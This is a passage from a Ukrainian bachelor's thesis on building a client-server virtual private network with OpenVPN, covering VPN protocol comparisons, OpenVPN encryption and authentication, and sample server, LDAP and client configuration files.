

Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект клієнт-серверної віртуальної захище-
ної мережі на базі протоколу OpenVPN»


Виконав студент 4-го курсу групи КБ-2
спеціальності 125 «Кібербезпека»

 Кобилинський В.О

Керівник, старий викладач кафедри КІ та КБ

 Кручинський Я. Т

Консультант, завідувач кафедри КІ та КБ, к.т.н.

 Єфіменко А.А

Рецензент, професор кафедри КІ та КБ д.т.н., доцент

 Воротніков В. В


Житомир – 2022

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної
інженерії та кібербезпеки

 Андрій Єфіменко

1 березня 2022 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Кобилинський Вадим Олександрович

Тема роботи: «Проект клієнт-серверної віртуальної захищеної мережі на базі протоколу OpenVPN»

затверджена Наказом університету від 1 березня 2022 р. № 128/с

Термін здачі студентом закінченої роботи 10 червня 2022 р.

Вихідні дані роботи (зазначається предмет і об'єкт дослідження): VPN додаток,
приватна віртуальна мережа

Обладнання та програмне забезпечення:

1.Android / Вихідний додаток

2.Mac OS / Android Studio

3.Windows / GNS3

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Єфіменко А.А	06.04.2022	06.04.2022
2	Єфіменко А.А	20.04.2022	20.04.2022
3	Єфіменко А.А	11.05.2022	11.05.2022

Студент  Кобилинський В.О

Керівник  Кручинський Я. Т

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Аналіз отриманого завдання та уточнення поставлених завдань	02.04.2022 р.	
2	Ознайомлення з теоретичними відомостями та побудовами приватної віртуальної мережі	07.04.2022 р.	
3	Дослідження приватності, поняття та розгортання VPN рішень	10.04.2022 р.	
4	Вибір технології та порівняння можливих рішень	12.04.2022 р.	
5	Постановка задачі та технічні особливості для поставленого завдання	15.04.2022 р.	
6	Структурування задач та їх подальше вирішення	20.04.2022 р.	
7	Аналіз VPN ринку послуг	27.04.2022 р.	
8	Ознайомлення з видами атак та відповідною реакцією на втручання	03.05.2022 р.	
9	Висновки	15.05.2022 р.	
10	Оформлення пояснювальної записки	Згідно розкладу	

Студент  Кобилинський В.О

Керівник  Кручинський Я. Т


АНОТАЦІЯ

Кваліфікаційна робота складається з проекту клієнт-серверної віртуальної захищеної мережі на базі протоколу OpenVPN та пояснювальної записки до нього. Пояснювальна записка містить 71 сторінку і 99 ілюстрацій.

Метою роботи є розробка проекту клієнт-серверної віртуальної захищеної мережі на базі протоколу OpenVPN

В роботі визначено основні завдання на розробку системи, яка забезпечить захист об'єкту від майбутнього зловмисного вторгнення. Також в роботі проаналізовано можливі варіанти для несанкціонованого доступу до приватної мережі. Обґрунтована актуальності даної системи захисту та описана сфера її використання. Розроблено та налагоджено загальний проект мережі та мобільний додаток-клієнт відповідно до поставлених вимог. Наведено сценарій захисту від атак, опис конкретних атак, що будуть використані при побудові даного проекту, інформаційної безпеки та тестування проекту.

Ключові слова: VPN, SECURITY, IP, ЗАХИСТ, ВІРТУАЛЬНА ПРИВАТНА МЕРЕЖА, БЕЗПЕКА

					КІК.КР.Б – 125 – 08 – ПЗ		
Зм.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Кобилінський В		20.06	Проект клієнт-серверної віртуальної захищеної мережі на базі протоколу OpenVPN	Літ.	Арк.
Керівник		Кручинський Я.Т		20.06			Аркушів
							70
Реценз.		Вороніков В.В		20.06		ФІКТ, Гр. КБ-2	
Затверд.		Сфіменко А.А.		20.06			

ANNOTATION

The qualification work consists of a client-server virtual network project based on the OpenVPN protocol and explanatory notes to it. The explanatory note contains 71 pages and 99 illustrations.

The aim of the work is to develop a client-server virtual network project based on the OpenVPN protocol

The main tasks for the development of a system that protects the object from future malicious intrusion are identified. Possible options for unauthorized access to the private network were also analyzed during the work.

The actuality of this system of protection is substantiated and the sphere of its use is described. The general project of the network and the mobile application-client are developed and adjusted according to the set requirements. The scenario of protection against attacks, the description of concrete attacks which will be used at construction of the given project, information security and testing of the project are resulted.

Keywords: VPN, SECURITY, IP, SECURITY, VIRTUAL PRIVATE NETWORK, SECURITY,

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				5
Змн.	Арк.	№ докум.	Підпис	Дата		

ЗМІСТ

ВСТУП	8
РОЗДІЛ 1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ ТА ОБҐРУНТУВАННЯ АКТУАЛЬНОСТІ ТЕМИ РОБОТИ	9
1.1 Обґрунтування актуальності теми роботи VPN	9
1.2 Огляд існуючих протоколів VPN	10
1.2 Аналіз протоколу OpenVPN	13
1.3 Аналіз VPN пакету	24
1.4 Постановка технічного завдання	30
1.5 Висновки з розділу	30
РОЗДІЛ 2 РОЗРОБКА ТА ДОСЛІДЖЕННЯ VPN	31
2.1 Моделювання проекту мережі з протоколом OpenVPN	31
1.4 Створення мобільного додатку-клієнта на базі протоколу OpenVPN	42
1.5 Розгортання OpenVPN на базі хмарних сервісів AWS	47
1.6 Висновки з розділу	55
РОЗДІЛ 3 ЗАХИСТ ТА АТАКИ НА ВІРТУАЛЬНУ ПРИВАТНУ МЕРЕЖУ	56
3.1 Процес пошуку додатку на вразливості	56
3.2 Тестування на проникнення IpsecVPN	57
3.3 VORACLE Attack	60
3.4 Перевірка вразливостей за допомогою сайту	67
3.5 Висновки з розділу	69
ВИСНОВКИ	70
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ	71
ДОДАТКИ	72

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

VPN – віртуальна приватна мережа

PSK – попередній спільний ключ

PKI – зовнішня інфраструктура відкритих ключів

PAM – Pluggable Authentication Module

LDAP – Lightweight Directory Access Protocol

CRL – Списки відкликаних сертифікатів

ЦС – Root CA

TLS – Transport Layer Security

Foreground Service – служба переднього плану

AIDL – мова інтерфейсів

ISAKMP – Асоціація безпеки в інтерені та протокол керування ключами

IKE – обмін ключами в інтернеті

OpenVPN – відкрита бібліотека приватної віртуальної мережі

IpSec – Internet Protocol Security

Syslog – стандарт реєстрація повідомлень

SCP – Secure Copy

pfSense – OS мережевого екрану

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				7
Змн.	Арк.	№ докум.	Підпис	Дата		

ВСТУП

Актуальність теми. Сьогодні дуже важко уявити світ без інтернету. І кожна така технологія може використовуватися людьми як в благих цілях так і в негативних, тому ми повині думати про свою ж безпеку і створювати її за допомогою додаткових технологій або інструментів. В даній дипломній роботі висвітлено актуальність використання VPN на загальнообов'язковому рівні. За допомогою технології віртуальної приватної мережі можна з легкістю змінювати місце розташування користувача, шифрувати увесь трафік та отримувати доступ до сервісів віддаленої мережі

Метою кваліфікаційної роботи є набуття навичок та знань в сфері технології віртуальної мережі на базі відкритого алгоритму OpenVPN

Визначена мета обумовлює наступні завдання:

- Збір технічної інформації алгоритму
- Особливості відкритого алгоритму OpenVPN
- Розбір та створення алгоритму підключення до приватної мережі
- Створення та тестування додатка
- Пошук можливих вразливостей в технології

Об'єктом дослідження є технологія віртуальної приватної мережі з відкритим ключем

Предметом дослідження є технічні особливості розгортання сервера та клієнта для OpenVPN

У процесі виконання кваліфікаційної роботи було розроблено мобільний проект для демонстрації підключення до віртуальної мережі та проект в GNS3 для демонстрації розгортання сервера

		Кобилинський В			KIK.KP.B – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				8
Змн.	Арк.	№ докум.	Підпис	Дата		

РОЗДІЛ 1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ ТА ОБҐРУНТУВАННЯ АКТУАЛЬНОСТІ ТЕМИ РОБОТИ

1.1 Обґрунтування актуальності теми роботи VPN

Трафік через IP-мережі в останні роки неухильно збільшується. Причинами тут є: поява якісних нових послуг у сфері транспортних послуг, збільшення кількості мережевих послуг, збільшення кількості глобальних користувачів Інтернету, розвиток нових телекомунікаційних технологій тощо. Ці зміни створюють нові проблеми з трафіком, такі як незахищений трафік, створюють нові можливості для злому та відкривають двері для вразливих користувачів Інтернету.



Рисунок 1.1 – Вигляд мережі при користуванні VPN серверу

Важливість захисту інформаційних ресурсів неможливо переоцінити – це безпосередньо впливає на безпеку даних, що належать клієнтам, унеможливаючи перехоплення, спам або блокування даних клієнтів певними серверами.




Рисунок 1.2 – Вигляд звичайної мережі

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				9
Змн.	Арк.	№ докум.	Підпис	Дата		

Переваги VPN:

1. витрати на підтримку працездатності мережі майже немає (достатньо абонентської плати за орендовані канали)
2. організація та реструктуризація мережі зручна. Доступ до Інтернет-ресурсів безкоштовний, його може отримати будь-хто з будь-якої точки планети.
3. Приховування активності. За допомогою VPN можна приховати свою активність на небажаному онлайн ресурсі
4. Доступ до вмісту в заблокованому регіоні
5. Шифрування

Крім того, для передачі VPN-трафіку через загальнодоступні мережі використовуються механізми тунелювання і шифрування трафіку. Завдяки тунелю пакети переміщуються по загальнодоступній мережі, як у звичайному з'єднанні «точка-точка». Для кожної пари «відправник-отримувач» організовано своєрідний тунель — безпечне логічне з'єднання, яке дозволяє інкапсулювати дані з одного протоколу в пакети з іншого.

Недоліки VPN:

1. Збільшення споживання трафіка
2. Конфіденційність. Насправді VPN-сервіс не гарантує повної анонімності. Замість IP-адреси користувача можна ідентифікувати іншими шляхами – за цифровими відбитками, cookie-файлами, факторами поведінки тощо.
3. Безкоштовні VPN сервіси можуть продавати ваші дані
4. Уповільнення швидкості інтернету

1.2 Огляд існуючих протоколів VPN

Ніхто не зможе відповісти на питання, яка з технологій VPN підходить найбільше саме для конкретної мережі, тому потрібно вміти їх розрізняти та обирати найбільш підходящий протокол відповідно до вимог.

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				10
Змн.	Арк.	№ докум.	Підпис	Дата		

Таблиця 1.1 – Порівняння протоколів VPN

Протокол	Швидкість	Шифрування	Стабільність	Доступність
OpenVPN	Швидко	Добре	Добре	+
Wireguard	Швидко	Добре	Добре	+
IPSec	Середнє	Добре	Добре	+
SSTP	Швидко	Добре	Добре	Windows
SoftEther	Швидко	Добре	Добре	Windows
L2TP/IPSec	Середнє	Середнє	Добре	+
PPTP	Швидко	Погано	Добре	+

На табл. 1.1 показані найбільш відомі протоколи шифрування та їх оцінки, за таблицею стає зрозуміло що лідерами є OpenVPN та Wireguard протоколи, але є найбільш цікавим OpenVPN з його більш складним методом розгортання серверу

Таблиця 1.2 – Різні протоколи та їх рівні в стеку TCP/IP

Протокол	Стек TCP/IP
IPSec	Network
L2TP	Network
OpenVPN	Application
PPTP	Local Access
SSL/TLS	Application

В табл. 1.1 показано найбільш відомі протоколи та їх рівень в стеку TCP/IP.



Рисунок 1.3 – Вигляд пакету IPsec




Рисунок 1.4 – Вигляд пакету OpenVPN




Рисунок 1.5 – Вигляд пакету WireGuard

1.2 Аналіз протоколу OpenVPN

Отже, OpenVPN був розроблений в 2001 році та він є відкритим протоколом, тобто будь-яка людина може критикувати або використовувати код як завгодно. Таким чином, це породжує спільноту програмістів, які постійно покращують продукт та обновлюють протокол. Це основна перевага протоколу над іншими протоколами, які були попередньо освітлені. OpenVPN протокол розділяється на дві гілки: OpenVPN UDP та OpenVPN TCP.

OpenVPN UDP – розшифровується як *User Datagram Protocol* (Протокол дейтаграм користувача) і він включає правила за допомогою яких можна швидше підключитися і передавати дані, але без гарантії їх отримання. Найкраще цей протокол використовувати в якихось стримінгових сервісах, онлайн іграх, тощо. Де швидкість є найбільш важливою, чим втрата кадру.

OpenVPN TCP - розшифровується як *Transmission Control Protocol* (Протокол управління передачею) і він як видно з назви більш детально контролює кадри. Це звичайно призводить до меншої швидкості, але зазвичай є більш надійним з'єднанням.

```
root@Ubuntu-Server:~# ./openvpn-install.sh
Welcome to the OpenVPN installer!
The git repository is available at: https://github.com/angristan/openvpn-install

I need to ask you a few questions before starting the setup.
You can leave the default options and just press enter if you are ok with them.

I need to know the IPv4 address of the network interface you want OpenVPN listening to.
Unless your server is behind NAT, it should be your public IPv4 address.
IP address:

Checking for IPv6 connectivity...

Your host does not appear to have IPv6 connectivity.

Do you want to enable IPv6 support (NAT)? [y/n]: n

What port do you want OpenVPN to listen to?
  1) Default: 1194
  2) Custom
  3) Random [49152-65535]
Port choice [1-3]: 1

What protocol do you want OpenVPN to use?
UDP is faster. Unless it is not available, you shouldn't use TCP.
  1) UDP
  2) TCP
Protocol [1-2]: 1

What DNS resolvers do you want to use with the VPN?
  1) Current system resolvers (from /etc/resolv.conf)
  2) Self-hosted DNS Resolver (Unbound)
  3) Cloudflare (Anycast: worldwide)
  4) Quad9 (Anycast: worldwide)
  5) Quad9 uncensored (Anycast: worldwide)
  6) FDN (France)
  7) DNS.WATCH (Germany)
```

Рисунок 1.6 – Налаштування сервера OpenVPN на Ubuntu

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		13

Найбільш важливим для протоколу є шифрування, тому OpenVPN підтримує декілька шифрів, але як стандарт він реалізує 256-бітове шифрування (AES-256). Він використовує бібліотеку OpenSSL і захист транспортного рівня (TLS) протоколу, що забезпечує міцне та надійне рішення. Шифрування OpenVPN складається з двох частин: шифрування каналу даних та шифрування каналу керування.

List of allowed ciphers:

- DES-CBC
- RC2-CBC
- DES-EDE-CBC
- DES-EDE3-CBC
- DESX-CBC
- BF-CBC
- RC2-40-CBC
- CAST5-CBC
- RC2-64-CBC
- AES-128-CBC
- AES-192-CBC
- AES-256-CBC
- none

Рисунок 1.7 – Список дозволених шифрів для OpenVPN

Шифрування каналу даних складається з шифру та хеш-аутентифікації для захисту даних. Шифрування каналу керування або шифрування TLS складеться з шифру, хеш-аутентифікації та шифрування рукописання щоб захистити з'єднання між вашим пристроєм і сервером VPN. Алгоритм або шифр кодує дані,

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				
Змн.	Арк.	№ докум.	Підпис	Дата		14

безпечний хеш-алгоритм аутентифікує дані та з'єднання SSL/TLS, а шифрування рукописання(Diffie-Hellmann) захищає з'єднання

За допомогою сертифікаційної аутентифікації забезпечується контроль за підключенням користувачів к OpenVPN серверу. По закінчення дії сертифіката або відхилення його, доступ користувача блокується. Приватні ключі з встановленим паролем, які створюються сумісно з сертифікатом забезпечують безпеку от несанкціонованого підключення до внутрішніх ресурсів. Зазвичай сертифікація створюється на окремому сервері.

З точки зору підключення до ресурсів компанії приватні ключі point-to-point використовуються тільки для одного клієнта/сервера і використовується схема з приватними ключами. На одном з хостів генерується ключ, які є сумісним як для сервера так і для клієнта. Якщо ми хочемо щоб до одного сервера була можливість підключення декількох клієнтів ми використовуємо спеціальний флаг, який дозволяє нам це зробити.

Зовнішня аутентифікації користувачів для спрощення контролю за підключенням, замість схеми зі своїм PKI (Зовнішня інфраструктура відкритих ключів), можна використовувати схему з зовнішньої аутентифікацією користувачів по логіну та паролю. Ця схема є зручною для користувачів по доменному логіну та пароля.

На стороні сервера перевірку імені користувача та пароля можна зробити за допомогою кількох механізмів:

- Використання файлу паролів на стороні сервера, який містить ім'я користувача та його хешовані паролі.
- Використання PAM (скорочення від Pluggable Authentication Module), який зазвичай входить у всі операційні системи Linux/UNIX.
- Використання центрального сервера каталогів на основі Lightweight Directory Access Protocol (LDAP). Зверніть увагу, що і LDAP, і Active Directory також можна використовувати з різними модулями PAM.

Найпростіший спосіб отримати автентифікацію сервера LDAP - це використовувати модуль openvpn-plugin-ldap. У більшості дистрибутивів Linux це

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				15
Змн.	Арк.	№ докум.	Підпис	Дата		

модуль потрібно встановити окремо.

Після успішного встановлення плагіну, потрібно додати один рядок до файлу конфігурації OpenVPN серверу див.рис.1.8

```
proto udp
port 1194
dev tun
server 10.200.0.0 255.255.255.0
topology subnet
persist-key
persist-tun
keepalive 10 60

remote-cert-tls client
tls-auth /etc/openvpn/movpn/ta.key 0
dh /etc/openvpn/movpn/dh2048.pem
ca /etc/openvpn/movpn/movpn-ca.crt
cert /etc/openvpn/movpn/server.crt
key /etc/openvpn/movpn/server.key

user nobody
group nobody # use 'group nogroup' on Debian/Ubuntu

verb 3
daemon
log-append /var/log/openvpn.log

plugin /usr/lib64/openvpn/plugin/lib/openvpn-authldap.so \
      "/etc/openvpn/movpn/movpn_ldap.conf"
```

Рисунок 1.8 – Lightweight Directory Access Protocol додавання в конфігураційний файл

Вміст цього файлу має бути схожий на див. рис. 1.9

```
<LDAP>
  URL          ldaps://ldap.example.org
  Timeout      15
  TLSEnable    no
  FollowReferrals yes
  TLSCACertFile /etc/pki/tls/certs/ca-bundle.crt
  TLSCACertDir  /etc/pki/tls/certs
</LDAP>

<Authorization>
  BaseDN      "ou=LocalUsers,dc=example,dc=org"
  SearchFilter "(&(uid=%u)(authorizedService=login))"
  RequireGroup false
</Authorization>
```

Рисунок 1.9 – Демонстрація файлу налаштування Lightweight Directory Access Protocol

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				16
Змн.	Арк.	№ докум.	Підпис	Дата		

Для підключення до сервера в файлі клієнта додається сертифікат сервера і ключ підпису передаваних пакетів.

```
dev tun
proto udp
# Внешний IP сервера OpenVPN
remote 172.16.111.166
# Port сервера
port 1200
client
resolv-retry infinite
tls-client
key-direction 1
auth SHA1
cipher BF-CBC
#comp-lzo
persist-key
persist-tun
#
auth-user-pass c:/temp/pass.txt
#
# just create a file with name pass.txt
# and put to it two lines
# -----
#username
#password
# -----
#auth-user-pass
verb 3
<ca>
-----BEGIN CERTIFICATE-----
MIIE5jCCA86gAwIBAgIJA0t3kFH7PxA0MA0GCSqGSIb3DQEBCwUAMIGjMQswCQYD
....
-----END CERTIFICATE-----
</ca>
<tls-auth>
-----BEGIN OpenVPN Static key V1-----
83ddd29fa82212f3059d85a41490134c
....
a4f2c7df3a22364a49093bca102dedeb
-----END OpenVPN Static key V1-----
</tls-auth>
```

Рисунок 1.10 – Вигляд конфігураційного файлу клієнта

Функція зовнішньої інфраструктури відкритих ключів (PKI) Access Server інтегрує Access Server із сторонніми інструментами для керування X.509 PKI замість використання вбудованих можливостей керування сертифікатами.

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				17
Змн.	Арк.	№ докум.	Підпис	Дата		




Рисунок 1.11 – Вигляд Access Server кабінету управління

Сервер OpenVPN підтримує так звану відкладену автентифікацію. Відстрочена автентифікація використовується у випадках, коли сервіс автентифікації не можу обслужити запит перевірки логіки та паролю у реальному режимі часу.




Рисунок 1.12 – Вигляд конфігураційного файлу сервера

OpenVPN маршрутизує трафік у нього є режима роботи. Перший – це маршрутизація всередині OpenVPN сервера, другий – це муажінтерфейса ядерна

		Кобилінський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				18
Змн.	Арк.	№ докум.	Підпис	Дата		

маршрутизація. У першому випадку за комутацію пакетів відповідає OpenVPN сервер, у другому будь-який пакетний фільтр, що підтримується на хості.



Рисунок 1.13 – Вигляд пакетної фільтрації

Як і будь-який інший інтерфейс у системі або сервері, інтерфейси адаптера tun і tar можна відфільтрувати за допомогою відповідної операційної системи програмне забезпечення брандмауера. У багатьох випадках, як для маршрутизації, так і для фільтрації, найкраще логічно розмістити сервер OpenVPN в центральній мережі. Наприклад біля прикордонного маршрутизатора або поблизу нього. Для дому це, швидше за все, кабельний або DSL-модем. У корпоративних мережах це зазвичай буде фактичний основний маршрутизатор, такий як пристрій Cisco або інший.




Рисунок 1.14 – Вигляд мережі при фільтрації

Щоб досягти найбільш гнучкого результату, потрібно буде використати сторонні проекти, наприклад:

		Кобилинський В			КІК.КР.Б – 125 – 08 – ПЗ	Арк.
		Кручинський Я.Т				19
Змн.	Арк.	№ докум.	Підпис	Дата		

1. pfSense
2. OpenWRT

Ці системи запускають програмне забезпечення, яке забезпечує простий графічний інтерфейс для керування бездротовими мережами, підключеннями до Інтернету, VPN екземпляри та правилами брандмаузера, яке захищає їх усіх.

Для безпеки OpenVPN з'єднання потрібен секретний ключ. Його потрібно згенерувати на стороні сервера, а потім за допомогою, наприклад SCP передати згенерований ключ до клієнта

```
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
1393ae687606c1f7d465d70227bf63e8
